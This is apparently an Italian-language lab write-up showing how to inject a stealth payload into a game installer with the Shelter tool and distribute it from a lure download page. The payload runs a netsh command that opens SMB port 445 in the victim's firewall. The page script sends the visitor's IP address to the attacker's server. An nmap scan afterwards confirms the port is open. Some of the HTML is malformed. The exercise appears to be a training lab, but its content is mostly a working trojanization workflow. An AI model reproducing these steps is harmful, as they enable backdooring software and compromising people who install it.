Scegliamo l'applicazione target (**mother-v1.0.exe**) dove iniettare il codice.

Shelter fa tutto in modo automatico, facendoci scegliere le varie opzioni.

Abilitiamo la modalità stealth e scegliamo il payload di **winExec**.

Successivamente settiamo il comando per aprire la porta del firewall (**porta 445**)

```
*****  
* Tracing Mode *  
*****  
  
Status: Tracing has started! Press CTRL+C to interrupt tracing at any time.  
Note: In Auto Mode, Shelter will trace a random number of instructions  
for a maximum time of approximately 30 seconds in native windows  
hosts and for 60 seconds when used in wine.  
  
DisASM.dll was created successfully!  
  
Instructions Traced: 37778  
Tracing Time Approx: 1.02 mins.  
  
Starting First Stage Filtering...  
  
*****  
* First Stage Filtering *  
*****  
Filtering Time Approx: 0.00193 mins.  
  
Enable Stealth Mode? (Y/N/H): y  
*****  
* Payloads *  
*****  
[1] Meterpreter_Reverse_TCP [stager]  
[2] Meterpreter_Reverse_Http [stager]  
[3] Meterpreter_Reverse_HTTPS [stager]  
[4] Meterpreter_Bind_TCP [stager]  
[5] Shell_Reverse_TCP [stager]  
[6] Shell_Bind_TCP [stager]  
[7] WinExec  
  
use a listed payload or custom? (L/C/H): l  
Select payload by index: 7  
*****  
* Windows_exec *  
*****  
SET CWD: netsh firewall add portopening TCP 445 openSMB
```

In questo caso vediamo che l'injection è andata a buon fine.


```
1<!DOCTYPE html>  
2<html lang="en">  
3<head>  
4    <meta charset="UTF-8">  
5    <meta http-equiv="X-UA-Compatible" content="IE=edge">  
6    <meta name="viewport" content="width=device-width, initial-scale=1.0">  
7    <title>Download Page Mother</title>  
8</head>  
9<body>bgcolor="black">  
10<div style="width: 700px; margin: 200px auto;">  
11<a id="link" href="http://192.168.50.100/DVWA/hackable/uploads/MotherDownload.zip"></a>  
12</div>  
13<script>function getIPAddress() {  
14    let ipAddress = '';  
15    // Inizializzare un oggetto XMLHttpRequest.  
16    let xhr = new XMLHttpRequest();  
17    xhr.open('GET', 'https://api.ipify.org/', false);  
18    // Configurare la richiesta per ottenere l'indirizzo IP dell'utente.  
19    xhr.onreadystatechange = function() {  
20        if (xhr.readyState === 4 && xhr.status === 200) {  
21            ipAddress = xhr.responseText;  
22        }  
23    }  
24    xhr.send();  
25    return ipAddress;  
26}</script>  
27<function sendIP(){  
28    new Image().src="http://192.168.50.100:5000/?c="+getIPAddress()  
29}</function>  
30let link=document.getElementById("link");  
31link.addEventListener('click',function(){sendIP()});  
32</script>  
33</body>  
34</html>
```

Procediamo ora alla **creazione della pagina web** che fungerà da sito web per scaricare il gioco.


La pagina contiene uno script per poter intercettare l'indirizzo ip della macchina target ed inviarlo al nostro server che è stato configurato in modo tale da poter intercettare la richiesta.

Successivamente **carichiamo la pagina** web contenente il file del gioco sulla DVWA di Kali (che utilizziamo come nostro server)


Ci collegiamo da Windows alla pagina appena creata, dove possiamo trovare il gioco da scaricare.



Una volta effettuato il download, il programma ci richiede l'installazione.



All'apertura dell'installazione, si aprirà anche il nostro codice malevolo, dove in figura è raffigurato da un terminale nero (il quale si apre per una frazione di secondo).



Andando a ricontrolare le impostazioni del firewall, possiamo vedere che a differenza di prima, troviamo un **servizio abilitato in più**.

```
(kali㉿kali)-[~]
$ nmap -Pn -A 192.168.50.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-16 15:34 CET
Nmap scan report for 192.168.50.200
Host is up (0.00062s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
445/tcp    open  microsoft-ds Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -29m58s, deviation: 42m22s, median: -59m56s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: test-epi
|   NetBIOS computer name: TEST-EPI\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2023-03-16T15:34:51+01:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.17 seconds
```

Utilizzando nuovamente **nmap** abbiamo la conferma che tale attacco è andato a buon fine, riportandoci le informazioni della macchina target e la porta aperta.

Fine